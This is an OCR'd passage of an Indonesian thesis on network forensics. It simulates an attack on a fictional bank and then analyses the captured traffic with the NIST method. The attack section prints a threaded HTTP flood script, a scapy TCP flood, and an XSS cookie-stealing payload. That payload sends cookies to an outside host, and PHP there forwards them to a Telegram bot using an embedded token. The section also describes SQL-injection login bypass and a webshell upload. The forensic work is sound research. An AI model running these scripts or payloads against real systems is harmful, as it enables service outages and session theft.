
Skema simulasi dilakukan pada jaringan lokal sehingga secara default alamat ip yang dimiliki setiap perangkat berada pada segmen yang sama. Alamat ip lokal yang digunakan pada jaringan simulasi ini adalah *192.168.13.0/24*. Perkembangan teknologi yang pesat tentunya membantu proses simulasi ini sehingga dapat melakukan tunneling dan simulasi yang dilakukan dapat terjadi seperti pada insiden nyata dengan jaringan publik.



Gambar 4.2 Tunneling OS Pegawai

Sederhananya tunneling merupakan suatu proses pengiriman data melalui jaringan dengan suatu protokol yang berbeda. Hal ini digunakan untuk mengakses, mengamankan atau menghubungkan dua jaringan yang terpisah baik secara geografis atau teknologi. Pada penelitian ini, tunneling dilakukan untuk membuat skenario yang mirip dengan kejadian

nyata dan mendapatkan akses alamat ip publik, sehingga dataset yang didapatkan memiliki kemiripan dengan dataset yang didapatkan pada kejadian nyata. Tunneling pada penelitian ini menggunakan *software ngrok*, dengan tahap penggunaannya yang mudah dipahami serta layanan yang memadai bagi level *free user* menjadi latar belakang alat ini dipilih. Tahapan yang diperlukan untuk menggunakan alat tersebut, yaitu dengan membuat akun pada laman resmi *ngrok.io*, setiap akun yang terdaftar memiliki token verifikasi unik yang perlu digunakan setelah instalasi aplikasi. Setelah instalasi, tunnelling dapat dilakukan dengan menjalankan perintah *ngrok http <port>* pada aplikasi *ngrok* maka secara otomatis *ngrok* akan memberikan sebuah alamat url seperti pada Gambar 4.2 dan Gambar 4.3 dari aplikasi yang telah dibuat dan alamat url tersebut dapat diakses secara publik tanpa perlu terhubung pada sistem jaringan yang sama.




Gambar 4.3 Tunneling OS Klien

Setelah infrastruktur pengujian berjalan dengan normal, tahapan berikutnya mengaktifkan *cloudflare* pada perangkat laptop dan tetap menggunakan isp provider pada perangkat *smartphone.* Perangkat *smartphone* akan bekerja sebagai *attacker* yang melakukan serangan *ddos* dengan target os klien pada *layer 4 transport* (protokol layer) dan *application layer* (http) dengan alamat ip 112.215.211.225. Sedangkan perangkat laptop bekerja sebagai *attacker* yang melakukan serangan *sql injection* serta membuat payload *xss* pada os pegawai dengan alamat ip 2606:4700:110:8298:16a5:5e1b:8a4c:5c63.

4.2. Simulasi dan Skenario Insiden

Berdasarkan skenario dan simulasi kasus yang dilakukan dan dijelaskan melalui Gambar 4.4, *Tim BL* melakukan penyerangan pada layanan klien *XX Bank* berupa serangan

ddos 2 layer dan serangan lainnya pada layanan internal milik *XX Bank* dengan serangan *sql injection* dan *xss*. Serangan yang dilancarkan berhasil melumpuhkan layanan milik *XX Bank* tersebut. Mengatasi serangan tersebut layanan klien *XX Bank* terus melakukan rotate ip untuk meminimalisir lonjakan pengunjung pada layanan mereka. Namun, metode yang digunakan *Tim BL* dalam serangan *ddos* cukup efektif dan tidak terdeteksi sebagai user yang sama atau spam karena serangan *ddos* yang dilakukan pada layer protokol tidak terpaku pada satu nomor protokol dan melakukannya terhadap protokol acak. Sedangkan pada layer aplikasi *header user agent* yang dikirim selalu berganti, sehingga sistem *XX Bank* mengira *requests* yang datang berasal dari perangkat yang berbeda-beda.



Gambar 4.4 Skema simulasi penyerangan

Berikut script *ddos* yang digunakan untuk melumpuhkan layanan klien *XX Bank* yang bekerja pada *application layer* dan *transport layer:*


```
# Application Layer Attack
import threading
import requests
from fake_useragent import UserAgent

def send_request(target, count):
    ua = UserAgent()
    rua = ua.random
    headers = {'User-Agent': rua,
               'ngrok-skip-browser-warning':'True'
               }
    x = requests.get('http://' + target, headers=headers)
    scode = x.status_code

    if scode == 200:
        count += 1
        print(f"Status Code: {scode}, Successful Requests: {count}")

target = input('Enter target: ')
count = 0

while True:
```

```
    for _ in range(3):  # Ubah jumlah thread sesuai kebutuhan
        thread = threading.Thread(target=send_request, args=(target, count))
        thread.start()
```

```
# Transport / Protocol Layer Attack
from scapy.all import *

print('Protocol Attack') # Menyerang pada banyak port secara random
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
i = 1

while True:
    for source_port in range(1, 5100):
        IP1 = IP(src=source_IP, dst=target_IP)
        TCP1 = TCP(sport=source_port, dport=80)
        pkt = IP1 / TCP1
        send(pkt, inter=0.001)

        print("Packet sent", i)
        i = i + 1
```


Skrip *DDoS Application Layer Attack* bekerja dengan mengirimkan banyak *requests* pada alamat web target dan pada satu setiap *requests* yang terkirim memiliki *user-agent* yang berbeda dengan menggunakan library *fake_useragent* pada bagian *while True* akan melakukan pengulangan tanpa henti dan kode yang diulang adalah fungsi utama yang mengirimkan *requests* pada target menggunakan *threading* yang artinya proses tersebut dapat berjalan secara paralel. Contoh yang digunakan menggunakan nilai pengulangan 3 didapat dari *for _ in range(3):* nilai ini dapat disesuaikan dengan keinginan, semakin besar angka yang digunakan maka semakin banyak *requests* yang dikirim. Sedangkan pada script *DDoS Protocol Layer Attack* bekerja dengan mengirimkan banyak *requests* secara berulang berdasarkan rentang port 1-5100 menggunakan library *scapy*. Satu paket akan dikirim dalam setiap *0,001* detik artinya dalam 1 detik terdapat 100 *requests* paket yang dikirimkan, hal tersebut dapat dilihat pada potongan script *send(pkt, inter=0.001)*.

Saat layanan klien terjadi anomali *Tim BL* lainnya melakukan serangan pada layanan internal *XX Bank* yang telah dilakukan *footprinting* sebelumnya. *Tim BL* menemukan adanya halaman login pada layanan internal *XX Bank*. Proses *sql injection* dilakukan pada layanan login tersebut untuk melakukan bypass proses login dan dapat mengakses layanan internal tersebut. Efektivitas dan kecepatan proses menjadi pertimbangan *Tim BL* dalam melakukan serangan *sql injection* pada halaman login, sehingga proses yang dilakukan dijalankan secara otomatis menggunakan program *brute force* dengan kamus yang digunakan merupakan *payload* dari *sql injection* seperti yang ditampilkan pada Gambar 4.5.



Gambar 4.5 SQL Injection dengan Brute Force

Terlihat pada Gambar 4.5 proses kolaborasi serangan antara *sql injection* dengan *brute force* menunjukkan respon positif dengan ditemukannya *payload sql injection* yang cocok untuk melakukan *bypass* pada halaman login. Tahapan berikutnya *Tim BL* yang berhasil melakukan login pada dashboard aplikasi melanjutkan aksinya dengan mengupload *backdoor* atau *webshell* yang dapat digunakan untuk mengakses isi folder aplikasi tersebut secara ilegal.



Gambar 4.6 Akses Backdoor di Layanan Internal XX Bank

Gambar 4.6 menunjukkan tampilan *backdoor* yang berhasil diunggah*Tim BL* pada layanan internal *XX Bank*. Tidak sempat melakukan explore lebih jauh, *Tim BL* berinisiatif untuk menyimpan *payload xss* untuk mencuri *cookie* dari aplikasi tersebut yang akan diteruskan pada akun telegram miliknya, karena khawatir jika jalur akses sebelumnya yang digunakan telah diperbaiki oleh tim internal *XX Bank.* Menghindari kecurigaan pegawai *Tim BL* menyisipkan *payload xss* pada tombol *refresh page* yang ada pada halaman dashboard sebagai triggernya, sehingga hanya user dengan akses aktif pada aplikasi saja yang akan


menjadi korban teknik *cookies stealing*. Berikut *payload xss* yang digunakan untuk melakukan *cookies stealing <script src='https://mmaul.my.id/lab/artikel.js'>*

Code *javascript* untuk mengambil *cookies:*

```
var href = window.location.href;
var ip = window.location.host;
var hostname = window.location.hostname;
document.location = "https://mmaul.my.id/lab/artikel.php?c="+document.cookie+"&ip="+ip+"&host="+hostname+"&url="+href
```

Code *php* untuk mengirim data ke telegram:

```
<?php
if (isset($_GET['c']) && isset($_GET['host']) && isset($_GET['ip']) && isset($_GET['url'])) {
    $f = fopen('cookie.txt', 'a');
    $ip = $_GET['ip'];
    $host = $_GET['host'];
    $url = $_GET['url'];
    $date = date('Y-m-d H:i:s');
    $line = "================================";
    fwrite($f, "\n".$line."\nIP Address: " . $ip . "\nHostname: " . $host . "\nCookie: " . $_GET['c'] . "\nDate: " . $date . "\nUrl: " . $url . "\n".$line);
    fclose($f);
    sendData($host, $ip, $date, $_GET['c'], $url);
    header("Location: http://$host");
    exit;
} else {
    echo "Invalid or missing parameters.";
}

function sendData($host, $ip, $date, $cookie, $url) {
    $botToken = '6370041941:AAGrJn5SSaBgcORxFuX6BZhiXkp0MfdhUBM'; // Replace with your actual Telegram bot token
    $chatId = '1583543361'; // Replace with your actual Telegram chat ID

    $message = "*Stored XSS From: {$host}*\n- IP Address: {$ip}\n- Date/Time: {$date}\n- Cookie: {$cookie}\n- Url: {$url}";

    $url = "https://api.telegram.org/bot{$botToken}/sendMessage?chat_id={$chatId}&text=" . urlencode($message) . "&parse_mode=Markdown";
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);
    curl_close($ch);
}?>
```



Gambar 4.7 Data Cookie dari Layanan Internal XX Bank

4.3. Investigasi Dengan Metode NIST


Metode NIST telah menjadi standar keunggulan dalam penelitian forensik dan investigasi, memberikan landasan yang kuat untuk analisis data yang akurat dan terperinci. Dengan menggali lebih dalam tentang bagaimana metode ini diadopsi dan diterapkan dalam konteks penelitian, diharapkan dapat tergambar dengan jelas keunggulan serta relevansi pendekatan ini dalam merinci dan memahami aspek-aspek kritis yang terlibat.

4.3.1 Collection

Mengacu pada NIST *digital forensic framework* tahapan pertama yang dilakukan pada proses investigasi forensik yaitu dengan melakukan pengumpulan data. Pengumpulan data yang dilakukan tidak sekedar mengambil atau mengkoleksi data insiden, namun perlu identifikasi sumber data potensial apa yang dapat diperoleh. Proses identifikasi data bertujuan untuk menjelaskan ketersediaan sumber data dan penanganan apa yang dapat dilakukan untuk mendukung proses pengumpulan data tersebut. Data yang berhasil diidentifikasi selanjutnya dilakukan proses pengumpulan data, berikut tindakan lainnya yang diperlukan untuk mendukung proses hukum dan kebijakan internal. Data yang dikumpulkan tentunya

memiliki tujuan, sehingga perlu adanya pertimbangan respon terhadap data yang mempengaruhi insiden seperti mempertimbangkan nilai data dengan dampak yang dapat terjadi selama proses tersebut.

Pada kasus forensik jaringan data yang dikumpulkan dapat berupa tangkapan lalu lintas jaringan, log, dan informasi lainnya yang relevan dengan kebutuhan investigasi pada sistem jaringan komputer. *Wireshark* merupakan salah satu aplikasi paling umum yang digunakan untuk menangkap lalu lintas jaringan, seperti yang dilakukan pada proses investigasi ini. Disampaikan oleh pihak internal *XX* Bank bahwa ada dua layanan miliknya diduga telah menjadi korban kejahatan siber. Layanan internal yang bekerja menggunakan jaringan lokal dengan *network id 192.168.13.0/24* pada semua layanan dan diintegrasikan pada jaringan public sehingga dapat diakses oleh klien dan pegawai pada jaringan public. Pihaknya juga menyampaikan jika layanan mereka dapat melakukan *ip rotate* pada klien nya untuk pengelolaan jumlah trafik pengunjung dan sebagai pengaturan beban kinerja pada layanan.



Gambar 4.8 Hasil Capture pada Wireshark

Investigasi yang dilakukan pada penelitian ini menggunakan hasil tangkapan lalu lintas jaringan berupa file dengan format *.pcapng* yang tertangkap menggunakan *wireshark* ketika insiden penyerangan terjadi seperti yang ditampilkan pada Gambar 4.8. Selain melakukan pengumpulan data, integritas data yang diinvestigasi harus tetap terjaga. Tahapan yang dapat dilakukan pada bukti digital untuk menjaga integritas tersebut dapat dilakukan dengan mencatat serta

memvalidasi nilai hash data tersebut pada setiap prosesnya. Berdasarkan *file pcapng* yang diinvestigasi pada case ini didapati informasi *hash file* Tabel 4.3.

Tabel 4.3 Nilai Hash File PCAPNG

Hash Type	Hash Value
SHA256	7ca1c31441ce76401ae85d41119be764a40c724cb127b03ea51cd9913dcd048c
RIPEMD160	badfe7cd410db5f437e54ac7cdcebd77127456c6
SHA1	64046ca7b3aa3d548739501f55a34e4ff7800dae

4.3.2 Examination

Proses pemeriksaan terhadap data yang telah dikumpulkan berguna sebelum dilakukan proses analisis. Proses ini melibatkan banyak mitigasi yang perlu dipahami baik struktur sistem, tipe data, mekanisme hak akses, kompresi data bahkan memungkinkan hingga bentuk pemrograman. Data digital pada suatu insiden dapat terdiri dari ribuan data, sedangkan data yang terkait insiden yang dibutuhkan hanya terdiri dari sebagian data yang tercampur dalam keseluruhan data pada barang bukti. Pemahaman terhadap bentuk data dan alur proses akan sangat membantu dalam proses ini. Bisa jadi data yang dicari tersembunyi atau terenkripsi. Berbagai alat dan teknik forensik dapat banyak membantu dalam filtrasi data, sehingga kecakapan dalam hal tersebut akan sangat bermanfaat.

Pemeriksaan file *.pcapng* dilakukan dengan menggunakan sebuah program sederhana yang dibuat menggunakan bahasa pemrograman *python* dengan dukungan beberapa library seperti *scapy, collections, hashlib, pandas, numpy, ipinfo, folium, ripemd, scikit-learn* dan *matplotlib*. Tahap awal dimulai dengan ekstraksi data, maka dibuat sebuah *class PcapDecode* yang berfungsi untuk *decode* data dari file *.pcapng* dan ekstraksi data-data umum yang diduga memiliki keterkaitan dengan pencarian informasi terhadap insiden yang terjadi.

Potongan code untuk ekstraksi file *.pcapng*

```
1. pcap_file = '/content/drive/MyDrive/Colab Notebooks/dataku.pcapng'
2. PCAPS = rdpcap(pcap_file)
3.
4. class PcapDecode:
5.     def __init__(self):
6.         with open('/content/drive/MyDrive/Colab Notebooks/protocol/IP', 'r',
   encoding='UTF-8') as f:
7.             ips = f.readlines()
8.         self.IP_DICT = dict()
```

```
9.          for ip in ips:
10.             ip = ip.strip().strip('\n').strip('\r').strip('\r\n')
11.             self.IP_DICT[int(ip.split(':')[0])] = ip.split(':')[1]
12. ...
13. ...
14. ...
15. PD = PcapDecode()
```

Dari potongan code program ekstraksi file *.pcapng* didapatkan informasi yang menunjukkan bahwa terdapat *227982* frame atau baris data dengan kategori *TCP:184531 UDP:42801 ICMP:9 Other:641* dengan data awal yang diambil terdiri dari 6 kolom seperti pada Tabel 4.4.

Tabel 4.4 Sampel Hasil Ekstraksi File .pcapng

Count	Source IP	Destination IP	Protocol	Length	Info
1	192.168.13.102:57621	162.159.192.7:2408	UDP	115	Ether / IP / UDP 192.168.13.102:57621 > 162.159.192.7:2408 / Raw
2	172.16.0.2:16862	216.144.253.178:443	HTTPS	41	IP / TCP 172.16.0.2:16862 > 216.144.253.178:443 A / Raw
3	162.159.192.7:2408	192.168.13.102:57621	UDP	126	Ether / IP / UDP 162.159.192.7:2408 > 192.168.13.102:57621 / Raw
4	216.144.253.178:443	172.16.0.2:16862	HTTPS	52	IP / TCP 216.144.253.178:443 > 172.16.0.2:16862 A
5	2400:9800:14:88ef:a00:27ff:fe1e:d8c3:39526	2400:9800:b010:93::8cd5:1749:80	HTTP	94	Ether / IPv6 / TCP 2400:9800:14:88ef:a00:27ff:fe1e:d8c3:39526 > 2400:9800:b010:93::8cd5:1749:80 S
6	2400:9800:14:88ef:a00:27ff:fe1e:d8c3:43658	2406:da18:27f:c800::6e:3:80	HTTP	94	Ether / IPv6 / TCP 2400:9800:14:88ef:a00:27ff:fe1e:d8c3:43658 > 2406:da18:27f:c800::6e:3:80 S

Terlihat pada Tabel 4.4 adanya data berupa alamat ip versi 4 dan alamat ip versi 6. Kebutuhan investigasi yang dilakukan telah dijelaskan sebelumnya tentang adanya insiden serangan siber. Dalam insiden siber alamat ip dapat memberikan petunjuk berupa alur lalu lintas yang telah terjadi, sehingga tahap berikut yang dilakukan dengan menggali data terkait alamat ip untuk mengetahui alamat ip

berapa saja yang berkomunikasi pada lalu lintas data tersebut dengan cara melakukan perangkingan sumber dan tujuan ip seperti pada Tabel.

Tabel 4.5 Hasil Perangkingan IP Address v4

Source IP	Total	Destination IP	Total
192.168.13.223	92567	112.215.211.225	89825
112.215.211.225	37487	192.168.13.223	39574
162.159.192.7	19684	192.168.13.102	19686
192.168.13.102	19489	162.159.192.7	19394
192.168.13.232	9868	52.220.69.60	7115
172.16.0.2	5829	192.168.13.232	6628
52.220.69.60	5176	172.16.0.2	5422
13.251.162.108	1924	13.251.162.108	3762
162.159.36.1	1317	162.159.36.1	1376
18.141.129.246	766	52.177.138.113	735


Tabel 4.6 Hasil Perangkingan IP Address v6

Source IP	Total	Destination IP	Total
2606:4700:110:8298:16a5:5e1b:8a4c:5c63	13573	2606:4700:110:8298:16a5:5e1b:8a4c:5c63	14251
2406:da18:27f:c802::6e:2	5699	2406:da18:27f:c802::6e:2	4752
2406:da18:27f:c801::6e:1	2687	2406:da18:27f:c801::6e:1	2830
2406:da18:27f:c800::6e:0	2089	2406:da18:27f:c800::6e:0	2102
2620:1ec:a92::175	936	2606:4700:7::a29f:8a41	997
2606:4700:7::a29f:8a41	736	2606:4700::6813:ec18	665
2606:4700::6813:ec18	585	2606:4700::6813:ed18	507
2606:4700::6813:ed18	437	2620:1ec:a92::175	479
2a04:4e42::485	252	2a04:4e42::485	224
2606:4700::6811:190e	194	2606:4700::6811:190e	151

Setelah mengetahui daftar alamat ip berapa saja yang aktif melakukan komunikasi pada lalu lintas jaringan, perlu dikenali secara lanjut jalur mana saja yang dilalui alamat ip tersebut. Hal ini ditentukan dengan protokol mana yang digunakan dari setiap alamat ip. Protokol sebagai kode untuk jalur lalu lintas yang digunakan pada setiap alamat ip.

Tabel 4.7 Kategori Protokol

IPv4	199387	**ICMP**	181
IPv6	28182	**DNS**	3324
TCP	184531	**HTTP**	148816
UDP	42801	**HTTPS**	35715
ARP	413	**Others**	39533



Gambar 4.9 Grafik Distribusi Protokol

Tabel 4.8 menunjukkan informasi dasar protokol apa saja yang ada pada file *.pcapng* tersebut dengan jumlah kemunculannya yang dipertegas dengan grafik pie pada Gambar 4.9. Secara berurut selain label IP, informasi tersebut menunjukkan bahwa protokol TCP dan HTTP memiliki kemunculan yang lebih banyak dibandingkan dengan protokol lainnya denga selisih angka kemunculan yang signifikan. Hal ini menunjukkan adanya dominasi trafik data pada layer protokol dan layer aplikasi.

Proses berikutnya untuk mengetahui jalur lalu lintas jaringan dilakukan perangkingan kembali dengan alamat ip, port nomor port dan total akses yang dilakukan. Secara teknis proses ini bekerja dengan cara filtering alamat ip dan port yang saling berkaitan dan menghitung keterkaitan yang terjadi, kemudian diurutkan berdasarkan jumlah kecocokan terbanyak.

Fungsi untuk filtrasi dan perangkingan keterkaitan alamat ip dengan port.

```
1. def route_ipv4(PCAPS):
2.     try:
3.         ip_port_counts = Counter()
4.
5.         for packet in PCAPS:
6.             if IP in packet:
```

```
                ip_src = packet[IP].src
                ip_dst = packet[IP].dst

                    if TCP in packet:
                        port = packet[TCP].dport
                    elif UDP in packet:
                        port = packet[UDP].dport
                    else:
                        port = None

                    if port is not None:
                        ip_port_counts[(ip_src, port)] += 1
                        ip_port_counts[(ip_dst, port)] += 1

            return ip_port_counts
        except Exception as e:
            print(f"Error: {str(e)}")
            return None
    ...
    ...
    r_ipv4 = pd.DataFrame(top_ip_ports, columns=['(IP, Port)', 'Count'])
    r_ipv4[['IP', 'Port']] = pd.DataFrame(r_ipv4['(IP, Port)'].tolist(), index=r_ipv4.index)
    r_ipv4.drop(columns=['(IP, Port)'], inplace=True)
```

Tabel 4.8 Frekuensi IPv4

index	Count	IP	Port
0	37730	192.168.13.223	80
1	37509	112.215.211.225	80
3	19684	192.168.13.102	57621
2	19684	162.159.192.7	57621
4	19394	192.168.13.102	2408
5	19394	162.159.192.7	2408
6	9468	192.168.13.232	443
7	7115	52.220.69.60	443
8	4363	172.16.0.2	443
9	3762	13.251.162.108	443

Tabel 4.9 Frekuensi IPv6

index	Count	IP	Port
0	9925	2606:4700:110:8298:16a5:5e1b:8a4c:5c63	80
1	4576	2406:da18:27f:c802::6e:2	80
2	3520	2606:4700:110:8298:16a5:5e1b:8a4c:5c63	443
3	2830	2406:da18:27f:c801::6e:1	80
4	2102	2406:da18:27f:c800::6e:0	80

5	990	2606:4700:7::a29f:8a41	443
6	936	2620:1ec:a92::175	17203
7	936	2606:4700:110:8298:16a5:5e1b:8a4c:5c63	17203
9	816	2606:4700:110:8298:16a5:5e1b:8a4c:5c63	18357
8	816	2406:da18:27f:c802::6e:2	18357

Tabel 4.8 dan Tabel 4.9 memberikan gambaran visual terhadap perbandingan frekuensi yang muncul pada setiap alamat ip. Terlihat bahwa alamat ip *192.168.13.223* dan *112.215.211.225* dengan port 80 pada Tabel 4.8 merupakan alamat ip dengan frekuensi kemunculan terbanyak yang sering muncul pada dataframe atau lalu lintas jaringan yang terekam. Sedangkan pada Tabel 4.9 alamat ipv6 *2606:4700:110:8298:16a5:5e1b:8a4c:5c63* dengan port 80 merupakan alamat ip dengan frekuensi kemunculan terbanyak dibandingkan dengan alamat ipv6 lainnya pada dataframe.

4.3.3 Analysis

Proses berikutnya setelah melakukan pemeriksaan data dan mengumpulkan beberapa informasi, maka dilanjutkan dengan proses analisis. Proses ini memiliki peran lebih dalam untuk menemukan data untuk menjawab pertanyaan yang berkaitan dengan insiden yang terjadi, seperti benarkah telah terjadi serangan siber, benarkah ada anomali yang menjadi bukti, siapa *threat actor* dibalik insiden, dan pertanyaan lainnya yang berdasarkan insiden yang terjadi, karena setiap insiden akan menghasilkan beragam pertanyaan dan penanganan untuk menemukan jawabannya.

